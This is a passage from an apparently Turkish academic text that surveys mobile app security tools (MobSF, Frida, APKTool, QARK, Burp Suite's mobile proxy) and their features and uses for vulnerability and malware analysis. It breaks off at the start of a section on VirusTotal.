


Kaynak: MobSF, 2020.

Mobsf'in Başlıca Özellikleri Şunlardır:


Statik Analiz: APK (Android) ve IPA (iOS) dosyalarını analiz eder. Uygulama dosyalarının içeriği incelenerek güvenlik açıkları, kötü niyetli kodlar ve diğer potansiyel riskler tespit edilir. Şifreleme hataları, gizli anahtarların veya hassas bilgilerin kaydedilmesi gibi problemler belirlenebilir.

Şekil1 4.7. MobSF Statik Analiz Süreci- Android



Kaynak: MobSF, 2020.


Şekil1 4.8. MobSF Statik Analiz Süreci- iOS



Kaynak: MobSF, 2020.

Dinamik Analiz: Uygulamanın çalışırken yaptığı işlemler izlenir. API çağrıları, ağ trafiği, veri iletimi ve alımları gibi uygulamanın çalışma zamanındaki güvenlik açıkları test edilir. Çalışma sırasında veri sızıntıları, yetkisiz erişim veya kötüye kullanım davranışları gözlemlenir.

Şekil1 4.9. MobSF Dinamik Analiz Süreci- Android APK



Kaynak: MobSF, 2020.

API Güvenliği Analizi: Mobil uygulamaların kullandığı API'lerin güvenliği incelenir. Uygulamanın harici sistemlerle yaptığı iletişimdeki güvenlik açıkları ve veri transferindeki riskler tespit edilebilir.

Zararlı Yazılım Tespiti: Uygulamanın içinde zararlı yazılım (malware) tespit edilmesine olanak sağlar.Analiz sırasında, kötü amaçlı yazılım veya diğer tehditler ortaya çıkabilir.

İzleme ve Raporlama: MobSF, yapılan analizler sonucu raporlar oluşturur. Bu raporlar, geliştiricilere uygulamalarındaki güvenlik açıklarını nasıl düzelteceklerini anlatan rehberler içerir.

Hızlı ve Otomatik Test: Mobil uygulamaların güvenlik açıklarını hızlı bir şekilde tespit etmek için otomatik testler yapılabilir, bu da geliştirme süreçlerinde güvenlik değerlendirmelerini hızlandırır (MobSF, 2020).

MobSF'nin Avantajları:

Kapsamlı Analiz: Hem statik hem de dinamik analiz yetenekleri sayesinde uygulamaların güvenliğini çok yönlü bir şekilde değerlendirmektedir.
Otomasyon: Analiz süreçlerini otomatikleştirerek zaman tasarrufu sağlar ve insan hatası riskini azaltır.
Açık Kaynak: Ücretsiz olarak kullanılabilir ve geliştirilebilir.
Kolay Kullanım: Web tabanlı ara yüzü sayesinde kolayca kullanılabilir.
Çoklu Platform Desteği: Android, iOS ve Windows uygulamalarını destekler.
Detaylı Raporlama: Anlaşılır ve kapsamlı raporlar sunarak analiz sonuçlarını kolayca yorumlamayı sağlar.
MobSF, mobil uygulama güvenliğine dair kapsamlı bir analiz yapabilen güçlü bir araçtır ve güvenlik açıklarını hızlıca tespit ederek güvenli mobil uygulama geliştirilmesine yardımcı olur. Hem açık kaynaklı olması hem de kullanımının kolay olması, geliştiriciler ve güvenlik uzmanları tarafından yaygın olarak tercih edilmesini sağlamaktadır (Gün, 2021).

4.4.2 Frida

Yazılım güvenliği, tersine mühendislik ve uygulama analizlerinde yaygın olarak kullanılan güçlü bir dinamik analiz aracıdır. Frida, özellikle mobil uygulamalar, masaüstü yazılımlar ve çeşitli platformlarda çalışan programlar üzerinde runtime (çalışma zamanı) manipülasyonları yapabilen bir araçtır. Frida, güvenlik araştırmacıları, tersine mühendislik uzmanları ve uygulama analizcileri tarafından, uygulamaların davranışlarını anlamak, güvenlik açıklarını tespit etmek ve yazılımın iç işleyişini incelemek için sıklıkla tercih edilir (Meier, 2024).

Frida, dinamik analiz yaparak uygulama kodunun çalışırken nasıl davrandığını anlamanızı sağlar. Özellikle mobil uygulama analizlerinde çok etkili olup hem Android hem de iOS uygulamaları üzerinde kullanılabilir. Frida, belirli işlevleri izlemenize, değiştirmemenize, manipüle etmenize ve müdahale etmenize olanak tanımaktadır (Meier, 2024).

Frida’nın Temel Özellikleri

Runtime Manipülasyonu: Frida, bir program çalışırken uygulamanın iç işleyişine müdahale etmenizi sağlar. Bu, programın çalışma sırasında belirli işlevlere müdahale etmenizi, parametreleri değiştirmenizi, geri çağırma işlemleri yapmanızı veya çıktıları manipüle etmenizi mümkün kılar. Uygulamanın koduna müdahale etmek, zararlı yazılım analizinden, uygulamanın işleyişindeki hataların tespitine kadar birçok senaryoda kullanılabilir.

Çoklu Platform Desteği: Frida, Android, iOS, Windows, macOS, Linux gibi bir dizi farklı platformu destekler. Bu, Frida'yı hem mobil uygulamalarda hem de masaüstü yazılımlarında kullanmanızı sağlar. Android ve iOS üzerinde çalışan uygulamaların çalışma zamanını manipüle etmek için popüler bir araçtır.

Script Yazma ve Özelleştirme: Frida, Python gibi dillerde yazılmış script’ler kullanarak uygulamanın içindeki fonksiyonları izleyebilir ve manipüle edebilirsiniz. Yazdığınız script’lerle belirli işlevleri kontrol edebilir veya analizler gerçekleştirebilirsiniz. Frida’nın güçlü API desteği sayesinde programın çalışma zamanı sırasında işlem yapılan işlevler, bellekteki veri yapıları ve ağ trafiği gibi verileri inceleyebilirsiniz.

Tersine Mühendislik ve Güvenlik Analizi: Frida, yazılımın çalışma sırasında belleğini inceleyebilir ve işlemci üzerinde yapılan işlemleri gözlemleyebilirsiniz. Bu, kötü amaçlı yazılımların davranışlarını analiz etmek, şifreleme algoritmalarını çözümlemek veya uygulama güvenlik açıklarını keşfetmek için etkili bir yöntemdir. Frida, özellikle şifreleme anahtarlarını tespit etme, API çağrılarını izleme ve ağ trafiğini analiz etme konusunda faydalıdır.

API İzleme: Frida, uygulamanın çağırdığı API işlevlerini gerçek zamanlı olarak izleyebilir. Bu, özellikle güvenlik testleri yaparken uygulamanın hangi API’leri kullandığını ve bu API’lerin nasıl davrandığını gözlemlemenize olanak tanır. Ayrıca,

uygulamanın dışa açtığı servisleri izlemek ve saldırılara karşı hangi tür savunmalar kullandığını anlamak mümkündür.

Şifreleme ve Kriptografi Analizi: Frida, uygulamaların şifreleme algoritmalarını analiz etmek ve zayıf şifreleme yöntemlerini tespit etmek için de sıklıkla kullanılır. Özellikle mobil uygulamalarda şifreleme anahtarları ve şifreleme algoritmalarını incelemek için etkili bir araçtır. Ayrıca, şifreleme işlevlerinin nasıl çağrıldığını ve nasıl çalıştığını gözlemleyebilir ve bu işlevleri manipüle edebilirsiniz.

Bellek Manipülasyonu: Frida, bellekteki verileri değiştirme veya izleme olanağı sağlar. Bu, özellikle oyunlar gibi uygulamalarda veya zararlı yazılım analizlerinde faydalıdır. Bellek üzerinden yapılan manipülasyonlar, örneğin bir değeri değiştirmek veya gizli bilgileri elde etmek için kullanılabilir (Frida, 2021).

Frida'nın Kullanım Alanları:

Güvenlik Araştırmaları: Frida, kötü amaçlı yazılımların analizinde yaygın olarak kullanılır. Özellikle zararlı yazılımların şifreleme yöntemlerini, ağ trafiğini veya sistem üzerinde gerçekleştirdiği işlemleri gözlemlemek için oldukça etkilidir. Frida ile, bir yazılımın çalışma zamanındaki davranışlarını analiz edebilir ve potansiyel güvenlik açıklarını tespit edebilirsiniz.

Mobil Uygulama Güvenliği: Frida, Android ve iOS uygulamalarının çalışma zamanını manipüle etmek için yaygın bir araçtır. Uygulama içindeki şifreleme işlevlerini veya API çağrılarını izlemek, kötü amaçlı işlevleri veya potansiyel veri sızıntılarını tespit etmek için kullanılabilir. Ayrıca, uygulamanın içindeki kritik verilere (örneğin, şifreleme anahtarları, kullanıcı bilgileri) ulaşmak için Frida kullanılabilir.

Tersine Mühendislik: Frida, uygulama ve yazılım analizlerinde tersine mühendislik yapmayı kolaylaştırır. Özellikle yazılımın çalışma zamanındaki davranışlarını gözlemleyerek kaynak kodu ve mantığı hakkında derinlemesine bilgi edinmek mümkündür. Frida ile bir uygulamanın çalışma zamanı sırasında yaptığı işlemleri izleyebilir ve yazılımın iç işleyişine dair önemli ipuçları elde edebilirsiniz.

Penetrasyon Testi ve Zafiyet Tespiti: Penetrasyon testlerinde, Frida, uygulama ve yazılımda mevcut olabilecek güvenlik açıklarını keşfetmek için güçlü bir araçtır. Örneğin, şifreleme algoritmalarındaki zayıflıkları veya hatalı API güvenlik uygulamalarını tespit etmek mümkündür. Frida, genellikle mobil uygulama testlerinde kullanılır, çünkü güvenlik açıklarının mobil uygulama ortamında çok sayıda zayıf noktayı hedef alması mümkündür.

Performans İzleme ve Debugging: Frida, yazılımların çalışma sırasında oluşan performans sorunlarını izlemek için de kullanılabilir. Özellikle uygulamaların ne zaman ve nasıl çalıştığını görmek, performans iyileştirmeleri yapmak için faydalıdır. Frida, hataları ve yazılımda meydana gelen sorunları debugging yapmak için de etkili bir şekilde kullanılabilir (Frida, 2021).

Frida'nın Avantajları:

- ***Esneklik ve Güçlü API Desteği:*** Frida, kullanıcıların yazdıkları Python veya JavaScript kodları ile güçlü script'ler oluşturmasına olanak tanır. Bu sayede kullanıcılar uygulamanın her yönüne müdahale edebilirler.
- ***Gerçek Zamanlı İzleme ve Manipülasyon***: Frida, uygulamanın çalışma zamanında gerçek zamanlı olarak işlevleri izleyebilir ve manipüle edebilir.
- ***Çoklu Platform Desteği***: Frida, Android, iOS, Linux, Windows ve macOS gibi bir dizi farklı platformu destekler. Bu sayede çoklu platformlarda güvenlik testi yapılabilir.
- ***Gelişmiş Güvenlik Testleri:*** Uygulamanın iç işleyişine dair derinlemesine analizler yapılabilir ve potansiyel güvenlik açıkları tespit edilebilir.
- ***Açık Kaynak ve Ücretsiz:*** Frida açık kaynaklı ve ücretsiz bir yazılımdır, bu da onu araştırmacılar ve geliştiriciler için erişilebilir ve kullanışlı hale getirir.

Frida, dinamik analiz ve runtime manipülasyonu yaparak yazılımlar hakkında derinlemesine bilgi edinmek için güçlü bir araçtır. Yazılım güvenliği, tersine mühendislik, şifreleme analizi ve zafiyet tespiti gibi alanlarda yaygın olarak kullanılır. Mobil uygulama güvenliği ve kötü amaçlı yazılım analizlerinde büyük bir rol oynar ve araştırmacılar için oldukça kullanışlıdır (Frida, 2021).

4.4.3 APKTool

Android uygulama paketlerini (APK dosyaları) decompile etmek, analiz etmek ve yeniden oluşturmak için kullanılan açık kaynaklı bir araçtır. APKTool, özellikle mobil güvenlik araştırmacıları, tersine mühendislik uzmanları ve geliştiriciler tarafından tercih edilir. Bu araç, APK dosyasının içeriğini çıkarmak, düzenlemek ve uygulamanın kaynak dosyalarına erişmek için kullanılır. APKTool, uygulamanın kaynak kodunun decompile edilmesi dışında, XML dosyalarını düzenlemek ve uygulamanın yapısını incelemek gibi işlevsellikler sunar.

APKTool'un Temel Özellikleri:

APK Dosyalarını Decompile Etme: APKTool, APK dosyasını decompile ederek içerisindeki AndroidManifest.xml, res/ (kaynak dosyalar), smali(Dalvik bytecode) ve diğer kaynak dosyalarını açığa çıkarır. Bu sayede uygulamanın çalışma mantığı hakkında bilgi edinilebilir.

Kaynak Kodunu Düzenleme ve Yeniden Derleme: APKTool, decompile edilen kaynakları düzenlemenize olanak tanır. Örneğin, XML dosyalarındaki düzenlemeleri yapabilir veya görsel kaynakları değiştirebilirsiniz. Düzenlemeler sonrası uygulamayı yeniden derleyip bir APK dosyası haline getirebilirsiniz.

XML Dosyalarını Analiz Etme ve Düzenleme: APKTool, uygulamanın içindeki XML dosyalarını düzgün bir şekilde düzenler ve görselleştirir. Bu XML dosyaları genellikle uygulamanın yapılandırma dosyaları ve UI bileşenlerini içerir. AndroidManifest.xml gibi dosyaların analiz edilmesine olanak tanır, bu da uygulamanın izinlerini ve diğer yapılandırmalarını anlamaya yardımcı olur.

Smali Kodunun Görüntülenmesi: APKTool, decompile işleminden sonra smali kodlarını okuyabilir ve analiz edebilir. Smali, Android'in bytecode formatıdır ve APK dosyasının çalışmasını anlatan düşük seviyeli bir koddur. Bu sayede, decompile edilen bytecode üzerinden uygulamanın işleyişine dair detaylar incelenebilir.

Karmaşık Yapıların Desteklenmesi: APKTool, karmaşık uygulamaların doğru şekilde decompile edilmesi için optimize edilmiştir. Özellikle uygulamanın içinde şifreli kaynaklar veya karmaşık yapılar varsa, APKTool bunları düzgün bir şekilde çözümler.

6. Bağımlılıkları Çözme ve Yönlendirme: APKTool, uygulama içindeki bağımlılıkları çözebilir ve tüm kaynak dosyalarının düzgün bir şekilde düzenlenmesini sağlar.

Desteği Olan Platformlar: APKTool, Windows, macOS ve Linux gibi çeşitli platformlarda çalışabilir. Bu, farklı işletim sistemleri kullanıcıları için büyük bir esneklik sağlar.

APKTool'un Kullanım Alanları:

- ***Tersine Mühendislik:*** Uygulamanın çalışmasını anlamak, güvenlik açıklarını tespit etmek ve uygulamanın kaynak kodunu incelemek için yaygın olarak kullanılır.
- ***Güvenlik Araştırmaları:*** Güvenlik uzmanları, zararlı yazılım analizleri yaparken, APKTool'u kullanarak zararlı Android uygulamalarını analiz edebilir ve kodlarını inceleyebilirler.
- ***Uygulama Modifikasyonu:*** APK dosyasındaki kaynakları düzenleyip uygulamanın işlevselliğini değiştirmek veya özelleştirmek isteyen geliştiriciler tarafından kullanılır.
- ***Ağırlaştırılmış Şifreleme ve Obfuscation (Karmaşıklaştırma) Analizi***: Uygulamalar karmaşıklaştırılmış veya şifrelenmiş olabilir, ancak APKTool bu tür dosyaları çözerek analiz yapmaya olanak tanır.
- ***Hata Ayıklama ve İnceleme:*** Android uygulamalarının hata ayıklamasını yaparken veya performansını analiz ederken kullanılabilir.
- **APKTool'un Avantajları:**
- ***Açık Kaynak ve Ücretsiz:*** APKTool, açık kaynaklı bir yazılım olduğu için ücretsiz olarak kullanılabilir ve topluluk tarafından geliştirilmiş birçok özelliğe sahiptir.
- ***Kapsamlı Destek:*** Android uygulamalarındaki kaynak kodlarını ve yapılandırmaları düzgün bir şekilde çözümleyebilir.
- ***Esneklik:*** Hem güvenlik testlerinde hem de uygulama geliştirme süreçlerinde kullanılabilir.

APKTool, Android uygulamalarını decompile etmek, kaynak dosyalarını düzenlemek ve yeniden derlemek için güçlü bir araçtır. Hem tersine mühendislik yapan uzmanlar

hem de uygulama geliştirenler tarafından kullanılan bu araç, Android uygulamalarının iç yapısını anlamada ve güvenlik araştırmalarında oldukça kullanışlıdır.

4.4.4 QARK (Quick Android Review Kit)

Android uygulamalarının güvenliğini değerlendirmek ve potansiyel güvenlik açıklarını tespit etmek için kullanılan bir açık kaynaklı güvenlik aracı ve çerçevesidir. QARK, Android uygulamalarının kodlarını, yapılandırmalarını ve yapılandırma dosyalarını hızlıca analiz ederek güvenlik açıkları ve zayıflıklarını belirler. Bu araç, Android geliştiricileri, güvenlik araştırmacıları ve tersine mühendislik uzmanları tarafından, özellikle uygulama güvenliği testlerinde kullanılır.

QARK'ın Temel Özellikleri:

Statik ve Dinamik Analiz:

Statik analiz: QARK, Android uygulamalarının kaynak kodunu, APK dosyasını ve diğer dosyaları analiz ederek güvenlik açıklarını tespit eder. Bu analiz, uygulamanın yapısını, izinsiz erişimlere karşı zayıf noktalarını, şifreleme hatalarını ve veri sızıntılarını ortaya çıkarabilir.

Dinamik analiz: Uygulamanın çalışma zamanında (runtime) davranışlarını izleyerek uygulama içinde oluşan güvenlik açıkları gözlemlenebilir. Özellikle uygulamanın dışa açılan API'leri veya ağ etkileşimleri üzerinden yapılacak dinamik analizler, potansiyel tehditlere ışık tutar.

Güvenlik Açıkları Tespiti:QARK, Android uygulamalarında yaygın olarak görülen güvenlik açıklarını otomatik olarak tespit eder. Bunlar arasında şunlar yer alır:

- İzinsiz erişim (Unauthorized access)
- Şifreleme hataları (Weak cryptography)
- Veri sızıntıları (Data leakage)
- Zayıf kimlik doğrulama (Weak authentication)
- Kötü yapılandırmalar (Misconfigurations)
- Kötü amaçlı yazılım tespiti (Malware detection)

Kod İnceleme ve Güvenlik Raporları: QARK, uygulamanın içeriğini analiz ettikten sonra ayrıntılı güvenlik raporları üretir. Bu raporlar, hangi güvenlik açıklarının bulunduğunu, bu açıkların nasıl giderileceğini ve potansiyel riskleri azaltmak için hangi adımların atılması gerektiğini belirtir. Geliştiriciler, bu raporlara dayanarak uygulamalarındaki güvenlik zayıflıklarını düzeltebilir.

Kod Hataları ve Yapılandırma Sorunları: QARK, Android manifest dosyasındaki hataları, kötü yapılandırmaları, izinlerin yanlış kullanımlarını ve diğer kod hatalarını tespit etmek için kullanılabilir.

Çoklu Uygulama Testi: QARK, aynı anda birden fazla uygulamayı analiz edebilir, bu da güvenlik araştırmacılarına verimli bir test süreci sunar.

Zararlı Yazılım (Malware) Tespiti: QARK, uygulamaları inceleyerek potansiyel zararlı yazılımlar veya kötü amaçlı davranışları tespit etme konusunda yardımcı olur. Özellikle mobil güvenlik alanında bu özellik, zararlı yazılım analizlerinde kullanılır.

Sürekli Güncelleme ve İyileştirme: QARK, sürekli olarak güncellenen bir araçtır ve yeni Android güvenlik açıkları ortaya çıktıkça bu açıkları tespit edebilme yeteneği de artar. Böylece, en son güvenlik tehditlerine karşı da etkin bir çözüm sunar.

QARK'ın Kullanım Alanları:

- ***Güvenlik Testi ve Denetimi:***Android uygulamalarının güvenliğini test etmek ve değerlendirmek amacıyla kullanılır. Mobil uygulama güvenliği uzmanları, uygulamalarını bu araçla test ederek güvenlik açıklarını tespit edebilirler.
- ***Zararlı Yazılım (Malware) Analizi:*** QARK, zararlı yazılımların tespiti ve analizinde kullanılabilir. Güvenlik uzmanları, kötü amaçlı uygulamaları analiz ederek onları daha iyi anlamaya çalışır.
- ***Geliştirici İçin Güvenlik Araçları:*** Android geliştiricileri, uygulamalarındaki güvenlik zayıflıklarını erken aşamalarda tespit edebilir ve güvenli yazılım geliştirme süreçlerine katkı sağlar.

- ***Ağırlaştırılmış Güvenlik Yapılandırma Denetimleri:*** QARK, özellikle uygulamaların ağ iletişimini ve dış kaynaklarla olan etkileşimini inceleyerek, uygulamanın dışa açılan kapılarını güvenli bir şekilde test eder.

- ***Kod İnceleme ve Düzeltme:*** QARK, decompile edilmiş veya kaynak kodu açılmış APK dosyalarını analiz ederek hataları ve açıkları raporlar, böylece güvenli uygulama geliştirmeyi teşvik eder.

QARK'ın Avantajları:

- ***Otomatik Güvenlik Testi***: QARK, güvenlik testlerini otomatikleştirerek geliştiricilerin uygulama güvenliğini hızla değerlendirmelerine olanak tanımaktadır.
- ***Kapsamlı Güvenlik Tespiti:*** Uygulamaların çeşitli bileşenlerinde güvenlik açıklarını tespit etme yeteneği, QARK'ı kapsamlı bir güvenlik aracı yapar.
- ***Kolay Kullanım:*** QARK, geliştiriciler ve güvenlik uzmanları için kullanımı kolay bir ara yüze sahiptir, bu da hızlı ve verimli testler yapılmasını sağlar.
- ***Açık Kaynak:*** QARK, açık kaynaklı bir araçtır bu nedenle topluluk katkılarıyla gelişmeye devam eder ve ücretsiz olarak kullanılabilir.

QARK (Quick Android Review Kit) Android uygulamalarının güvenlik testleri için güçlü bir araçtır. Uygulamaların kodlarını, yapılandırmalarını ve güvenlik açıklarını hızlı bir şekilde analiz edebilmesi, onu Android güvenlik testlerinde çok değerli kılar. Geliştiriciler, güvenlik uzmanları ve tersine mühendislik yapan kişiler, QARK'ı mobil uygulamalarının güvenliğini artırmak ve potansiyel tehditlere karşı önlem almak için kullanabilirler.

4.4.5 Burp Suite

Web uygulamaları için bir güvenlik test aracıdır. Ancak mobil uygulamaların güvenlik analizinde de oldukça etkili bir şekilde kullanılabilmektedir. Burp Suite'in Mobile Proxy özelliği mobil uygulama güvenliği testlerinde kullanıcının cihazı ve hedef uygulama arasındaki ağ trafiğini izlemeyi, incelemeyi ve manipüle etmeyi sağlamaktadır. Bu özellik geliştiriciler, güvenlik uzmanları ve tersine mühendislik

yapan kişiler tarafından mobil uygulamaların güvenlik açıklarını tespit etmek için yaygın olarak kullanılmaktadır.

Burp Suite ve Mobile Proxy

Burp Suite'in Mobile Proxy işlevi mobil cihazın ve uygulamanın internet üzerinden yaptığı ağ trafiğini yakalayarak bu trafiği analiz etmeye, değiştirmeye ve izlemeye olanak sağlamaktadır. Özellikle mobil uygulamaların ağ üzerinden veri gönderip alırken kullanılan HTTP(S) trafiğini analiz etmek, potansiyel güvenlik açıklarını tespit etmek ve uygulamanın kötüye kullanımı hakkında bilgi edinmek için faydalıdır.

Burp Suite Mobile Proxy Özelliğinin Temel Özellikleri:

- ***Ağ Trafiği İzleme ve Manipülasyonu:*** Burp Suite, mobil cihaz ile sunucu arasındaki HTTP ve HTTPS trafiğini proxy (ara sunucu) üzerinden geçirebilmektedir. Trafik analiz edilirken, Burp Suite kullanıcının cihazına yapılan her türlü veri isteği ve cevabı izler. Bu sayede, uygulamanın ne tür veri gönderdiği ve aldığı detaylı bir şekilde gözlemlenebilir.Ayrıca, kullanıcı bu trafiği değiştirebilir (manipüle edebilir). Bu, güvenlik açıklarını tespit etmek için yararlı olabilir. Örneğin, kullanıcı adı ve şifreyi değiştirmek, izinler üzerindeki kontrolü test etmek veya API isteklerini değiştirmek mümkündür.
- ***HTTPS Trafiği İncelemesi:*** Burp Suite, HTTPS trafiğini analiz etmek için SSL/TLS sertifikalarını intercept etmek (engellemek) ve trafik üzerinde işlem yapmak için Man-in-the-Middle (MITM) tekniğini kullanmaktadır. Mobil cihazın, Burp Suite'in proxy sunucusuna güvenilir bir bağlantı kurabilmesi için cihazda özel bir Burp Suite CA sertifikası yüklenmesi gereklidir. Bu sayede, HTTPS bağlantıları da Burp Suite tarafından izlenebilir.
- ***API Güvenliği Testi:*** Mobil uygulamalar sıklıkla sunucularla API üzerinden veri alışverişi yapar. Burp Suite'in Mobile Proxy özelliği, bu API çağrılarını tespit ederek güvenlik testleri yapılmasına olanak tanır. API istekleri ve yanıtları üzerine

yapılan testler, güvenlik açıklarını (örneğin, kötü yapılandırılmış API'ler, eksik kimlik doğrulama veya veri sızıntıları) ortaya çıkarabilir.

- ***Hedefli ve Hızlı İstek Manipülasyonu:*** Mobil uygulamalar üzerinden gönderilen her türlü HTTP istek ve yanıtı, Burp Suite'in Intercept (araştırma) özelliğiyle yakalanabilir. Bu yakalanan istekler daha sonra değiştirilip, sunucuya farklı yanıtlar gönderilebilir. Ayrıca, bu isteklerin yanıtlarını analiz ederek, uygulamanın davranışlarını test edebilir ve çeşitli güvenlik açıklarını keşfedebilirsiniz.
- ***Zararlı Yazılım ve Güvenlik Açığı Analizi:*** Burp Suite, mobil uygulamalarda potansiyel zararlı yazılım davranışlarını da tespit etmek için kullanılabilir. Özellikle API istekleri ile dışa sızan veriler, zayıf kimlik doğrulama mekanizmaları veya hatalı yapılandırmaların izlenmesi için çok etkilidir. Aynı zamanda uygulama içindeki kritik verilerin (şifreler, API anahtarları, vb.) açığa çıkıp çıkmadığını kontrol edebilirsiniz.
- ***Gelişmiş Raporlama:*** Burp Suite, analiz edilen trafiğe dayalı olarak ayrıntılı güvenlik raporları oluşturabilir. Bu raporlar, mobil uygulamadaki potansiyel güvenlik açıklarını, önerilen düzeltme adımlarını ve test sürecini içerir.

Burp Suite Mobile Proxy'nin Kullanım Alanları:

- ***Mobil Uygulama Güvenliği Testi***: Mobil uygulamaların ağ üzerinden gönderdiği verilerin güvenliğini test etmek ve olası açıkları bulmak için.
- ***Zararlı Yazılım Analizi:*** Mobil uygulamaların zararlı yazılımlar içerip içermediğini tespit etmek.
- ***API Güvenlik Testi:*** Mobil uygulamaların API istek ve yanıtlarını analiz etmek, API güvenliğini test etmek.
- ***Kimlik Doğrulama Testi:*** Uygulamanın kimlik doğrulama süreçlerini, zayıf noktaları ve veri sızıntılarını incelemek.

Avantajlar:

- ***Etkili Proxy Özelliği:*** Burp Suite'in proxy yetenekleri sayesinde, mobil uygulamaların ağ trafiği üzerinde tam kontrol sağlar.

- ***HTTPS Trafiği***: Burp Suite, HTTPS trafiğini deintercept edebilir, bu da uygulamanın şifreli veri iletimi ve güvenlik açıkları hakkında bilgi verir.
- ***Manipülasyon ve Test:*** Kullanıcılar, mobil uygulamanın API isteklerini ve yanıtlarını manipüle ederek güvenlik zafiyetlerini keşfedebilir.
- ***Detaylı Raporlama ve İzleme:*** Burp Suite güvenlik testlerinin sonuçlarını ayrıntılı bir şekilde raporlar, bu da geliştirme sürecini ve güvenlik düzeltmelerini hızlandırır.

Burp Suite Mobile Proxy mobil uygulamaların güvenliğini test etmek ve ağ trafiğini izlemek için güçlü bir araçtır. Mobil uygulama geliştiriciler ve siber güvenlik uzmanları bu aracı kullanarak mobil uygulamaların ağ üzerinden gerçekleştirdiği işlemleri analiz edebilmekte, güvenlik açıklarını tespit edebilmekte ve uygulamanın güvenliğini sağlayabilmektedir.

4.4.6 VirusTotal

Çevrimiçi bir dosya ve URL analiz hizmetidir ve özellikle kötü amaçlı yazılım (malware) tespiti için yaygın olarak kullanılır. 2004 yılında başlayan bu hizmet, dosyaların ve web adreslerinin güvenlik taramasını yaparak, potansiyel tehditleri belirler ve kullanıcıların dosyalar üzerindeki güvenlik incelemelerini hızlandırmalarına yardımcı olur. VirusTotal, çeşitli anti virüs yazılımları ve güvenlik motorları tarafından sağlanan analiz sonuçlarını bir araya getirerek daha kapsamlı bir güvenlik değerlendirmesi sunar.

VirusTotal'ın Temel Özellikleri:

